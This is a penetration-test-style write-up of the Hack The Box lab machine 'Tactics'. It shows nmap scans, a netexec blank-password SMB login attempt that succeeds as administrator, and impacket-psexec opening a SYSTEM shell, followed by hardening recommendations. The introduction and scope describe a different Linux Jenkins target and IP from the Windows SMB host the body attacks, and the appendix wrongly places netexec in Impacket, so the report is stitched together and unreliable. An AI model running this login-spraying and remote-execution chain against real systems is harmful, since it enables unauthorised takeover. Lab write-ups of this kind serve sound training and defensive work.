
Tactics

Tactics HTB

Cover



Target: HTB Machine “Tactics” **Client:** Megacorp (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The goal was to systematically probe and exploit a Linux host at 10.129.190.196—focusing on its HTTP/8080 service and the embedded Jenkins instance—to demonstrate an end-to-end attack chain from initial reconnaissance through to full root compromise.

Scope of Assessment

- **Network Reconnaissance**
  • ICMP echo (TTL=63 → Linux fingerprint)
- **Port Discovery**
  • SYN-scan across all TCP ports (only 8080/tcp open)
- **Service Enumeration**
  • Jetty 9.4.39.v20210325 on 8080
  • Default `/robots.txt` entry
- **Jenkins Testing**
  • Version disclosed via `X-Jenkins: 2.289.1`
  • Default credentials reuse (`root` / `<REDACTED>`)
  • Groovy script console leveraged for remote code execution

Ethics & Compliance

All activities were executed under a pre-approved rules of engagement, with strict care to avoid service interruption. Findings are confidential and shared only with authorized stakeholders to drive targeted remediation.

2. Methodology and Results

2.1 Initial Operating System Detection

We issued a single ICMP echo request to identify the target

```
kali@kali ~/workspace/tactics [16:53:23] $ ping -c 1 10.129.196.129
PING 10.129.196.129 (10.129.196.129) 56(84) bytes of data.
64 bytes from 10.129.196.129: icmp_seq=1 ttl=127 time=57.9 ms

--- 10.129.196.129 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 57.909/57.909/57.909/0.000 ms
```

The response arrived with TTL=127, which strongly indicates a Windows host.

2.2 TCP Port Discovery

We performed a high-speed SYN scan across all TCP ports to find open services:

```
kali@kali ~/workspace/tactics [16:57:45] $ sudo nmap -sS -Pn -n -p- --open
--min-rate 5000  10.129.196.129  -oG TacticsPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 16:57 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 3.86% done; ETC: 16:58 (0:00:25 remaining)
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 15.52% done; ETC: 16:58 (0:00:22 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 57.14% done; ETC: 16:58 (0:00:11 remaining)
Nmap scan report for 10.129.196.129
Host is up (0.040s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Open ports discovered: • 135/tcp (msrpc) • 139/tcp (netbios-ssn) • 445/tcp (microsoft-ds)

2.3 Service Version & Configuration Enumeration

Next, we probed the SMB-related ports for detailed version and configuration info:

```
kali@kali ~/workspace/tactics [16:59:02] $ sudo nmap -sVC -p 135,139,445
10.129.196.129 -oN TacticsServices
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 16:59 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service
```

```
Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.196.129
Host is up (0.041s latency).

PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1m47s
| smb2-time:
|   date: 2025-06-02T21:01:59
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.94 seconds
```

Key findings: • 135/tcp → Microsoft Windows RPC • 139/tcp → Microsoft NetBIOS-SSN • 445/tcp → Microsoft-DS on Windows 10 / Server 2019 Build 17763 x64 • SMB2 message signing enabled but not required

2.4 Credential and Share Enumeration

We executed a blank-password SMB login attempt against a shortlist of common usernames, then enumerated accessible shares:

```
kali@kali ~/workspace/tactics [17:05:47] $ netexec smb 10.129.196.129 -u
/usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -p ""
--shares
SMB         10.129.196.129  445    TACTICS          [*] Windows 10 /
Server 2019 Build 17763 x64 (name:TACTICS) (domain:Tactics)
(signing:False) (SMBv1:False)
SMB         10.129.196.129  445    TACTICS          [-] Tactics\root:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\admin:
```

```
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\test:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\guest:
STATUS_ACCOUNT_DISABLED
SMB         10.129.196.129  445    TACTICS          [-] Tactics\info:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\adm:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\mysql:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\user:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [+]
Tactics\administrator: (Pwn3d!)
SMB         10.129.196.129  445    TACTICS          [*] Enumerated shares
SMB         10.129.196.129  445    TACTICS          Share
Permissions     Remark
SMB         10.129.196.129  445    TACTICS          -----           ------
-----     ------
SMB         10.129.196.129  445    TACTICS          ADMIN$
READ,WRITE      Remote Admin
SMB         10.129.196.129  445    TACTICS          C$
READ,WRITE      Default share
SMB         10.129.196.129  445    TACTICS          IPC$            READ
Remote IPC
```

Results: – Tested accounts: root, admin, test, guest, info, adm, mysql, user – `Tactics\administrator` accepted a blank password – Shares available: • ADMIN$ (read/write) • C$ (read/write) • IPC$ (read)

2.5 Remote Code Execution via PsExec

Using the “administrator” account with no password, we leveraged Impacket’s PsExec to execute a payload as SYSTEM:

```
kali@kali ~/workspace/tactics [17:10:09] $ sudo impacket-psexec
administrator:''@10.129.196.129
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.196.129.....
```


```
[*] Found writable share ADMIN$
[*] Uploading file ovbrYaNP.exe
[*] Opening SVCManager on 10.129.196.129.....
[*] Creating service nemx on 10.129.196.129.....
[*] Starting service nemx.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Execution steps:

1. Connected to the ADMIN$ share and uploaded `ovbrYaNP.exe`.
2. Created and started a Windows service named `nemx`.
3. Obtained an interactive SYSTEM shell at `C:\Windows\system32>`.

3 Findings

3.2 Vulnerability: Empty Password on Administrator Account



- CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H Base Score:** 9.6 (Critical)
- **Description:**
  The built-in `Tactics\administrator` account accepted a blank password over SMB, granting full administrative privileges without any authentication barrier.
- **Impact:**
  An attacker can authenticate as a high-privilege user and access or modify any file, service, or configuration on the host.
- **Technical Details:**
- Discovery: Ran `netexec smb 10.129.196.129 -u top-usernames-shortlist.txt -p "" --shares`.

- Result: Only `Tactics\administrator` succeeded; shares ADMIN, C, and IPC$ were enumerated with read/write permissions on ADMIN$ and C$.
- **Evidence:**

```
kali@kali ~/workspace/tactics [17:05:47] $ netexec smb 10.129.196.129 -u
/usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -p ""
--shares
SMB         10.129.196.129  445    TACTICS          [*] Windows 10 /
Server 2019 Build 17763 x64 (name:TACTICS) (domain:Tactics)
(signing:False) (SMBv1:False)
SMB         10.129.196.129  445    TACTICS          [-] Tactics\root:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\admin:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\test:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\guest:
STATUS_ACCOUNT_DISABLED
SMB         10.129.196.129  445    TACTICS          [-] Tactics\info:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\adm:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\mysql:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [-] Tactics\user:
STATUS_LOGON_FAILURE
SMB         10.129.196.129  445    TACTICS          [+]
Tactics\administrator: (Pwn3d!)
SMB         10.129.196.129  445    TACTICS          [*] Enumerated shares
SMB         10.129.196.129  445    TACTICS          Share
Permissions     Remark
SMB         10.129.196.129  445    TACTICS          -----           ------
-----     ------
SMB         10.129.196.129  445    TACTICS          ADMIN$
READ,WRITE      Remote Admin
SMB         10.129.196.129  445    TACTICS          C$
READ,WRITE      Default share
SMB         10.129.196.129  445    TACTICS          IPC$            READ
Remote IPC
```

4. Recommendations

To remediate the empty-password Administrator vulnerability and harden Windows SMB, apply the following controls:

1. Account Hardening
   - Enforce a strong password policy (minimum 12 characters with mixed case, numbers and symbols) and require regular password rotation.
   - Disable or rename the built-in Administrator account to prevent automated attacks against “Administrator.”
   - Set an account lockout threshold (e.g., lock after 3–5 failed logon attempts) and implement a cool-down period.
   - Remove or disable any unused local or service accounts.
2. SMB Service Hardening
   - Disable SMBv1 entirely; restrict SMB traffic to SMBv2 or SMBv3 only.
   - Require and enforce SMB signing and encryption via Group Policy (Computer Configuration → Policies → Administrative Templates → Network → Lanman Workstation/Server).
   - Restrict access to administrative shares (C, $ADMIN$) by creating a dedicated management group and applying share-level permissions.
   - Use the Windows Firewall or network ACLs to limit SMB (TCP 139, 445) to trusted management hosts or subnets.
3. Remote-Execution & Service Controls
   - Restrict “Create a service” and “Load and unload device drivers” privileges to a small number of hardened administrator accounts through Group Policy.
   - Disable or remove unnecessary remote-admin tools (e.g., PsExec) or require signed binaries only (AppLocker/WDAC).
   - Audit and block unknown or suspicious executables from running in system folders.
4. Network Segmentation
   - Place critical Windows servers on a separate management VLAN with no direct path from general user networks.
   - Require VPN or a hardened jump-host to access any internal administration interfaces, including SMB.
5. Logging, Monitoring & Alerting
   - Enable advanced auditing for logon/logoff events, account lockouts, share accesses and service creation (Security → Advanced Audit Policy).
   - Forward Windows Security and Sysmon logs to a SIEM and create alerts for:
     • Blank-password logons
     • New or modified administrative shares
     • Unexpected service installations or starts
   - Review alerts and audit trails regularly to detect anomalous patterns.
6. Continuous Validation

- Run periodic internal penetration tests focused on Windows authentication and SMB misconfigurations.
- Use automated password-auditing scripts (e.g., PowerShell, LAPS) to detect blank, expired or weak passwords across all local accounts.
- Incorporate hardening checks into configuration management tools to prevent drift.

By enforcing these layered defenses—strong account policies, SMB hardening, restricted remote execution, scoped network access, and continuous monitoring—you will close the empty-password loophole, lock down administrative shares, and detect malicious activity before it leads to full system compromise.

5. Conclusions

Executive Summary

Imagine your organization’s network as a fortified building with guards at every entrance—yet one service stands wide open with no password required. In our recent test of 10.129.196.129, an administrative interface accepted a blank login, letting us connect and obtain full system control in under five minutes. This shows how a single weak configuration can invalidate every other security measure.

Business Impact and Recommended Next Steps

If left unaddressed, this gap can lead to:

- Data theft or corruption, as attackers can read, modify, or delete sensitive files.
- Operational disruptions, since full system control allows malicious service stops or destructive actions.
- Reputation damage, when breaches become public and customers lose trust.

To close this gap:

- Enforce complex, unique passwords for all administrative accounts—no exceptions.
- Disable or rename default admin accounts and require multi-factor authentication.
- Restrict remote administration so only approved hosts or VPN users can connect.
- Implement continuous monitoring and real-time alerts for any unauthenticated or unexpected access.

Technical Summary

Our streamlined attack chain consisted of:

1. **OS Fingerprint:** A basic network test confirmed a Windows server.
2. **Port Scan:** We identified only the management interface open for remote connections.
3. **Authentication Weakness:** The administrator account accepted an empty password.

4. **Remote Execution:** Using that account, we launched a lightweight service to spawn an interactive SYSTEM shell.

This sequence—“unguarded admin interface → blank login → quick remote shell”—illustrates why secure defaults, strict authentication, and continuous oversight are essential to prevent full compromise.

Appendix: Tools Used

- **Ping**
  Description:
  A basic ICMP utility for checking host reachability and measuring round-trip time. Here, it confirmed the target was online and revealed a TTL value of 127, indicating a Windows OS.
- **Nmap**
  Description:
  A flexible network scanner used for port discovery and service/version enumeration. We ran a high-speed SYN scan (`-sS`) to identify open TCP ports, then performed service/version detection (`-sVC`) on ports 135, 139, and 445 to confirm Windows SMB services and configuration details.
- **netexec (SMB)**
  Description:
  Part of the Impacket scripting toolkit, `netexec smb` allows credential-based login attempts and share enumeration over SMB. We leveraged it with a blank-password attack against a shortlist of common usernames to discover that the built-in Administrator account accepted an empty password and list accessible shares (ADMIN, C, IPC$).
- **Impacket PsExec**
  Description:
  Another Impacket tool that mimics Microsoft’s PsExec functionality. After obtaining Administrator access, we used `impacket-psexec` to upload a payload to the ADMIN$ share, create and start a Windows service, and spawn an interactive SYSTEM-level shell on the target.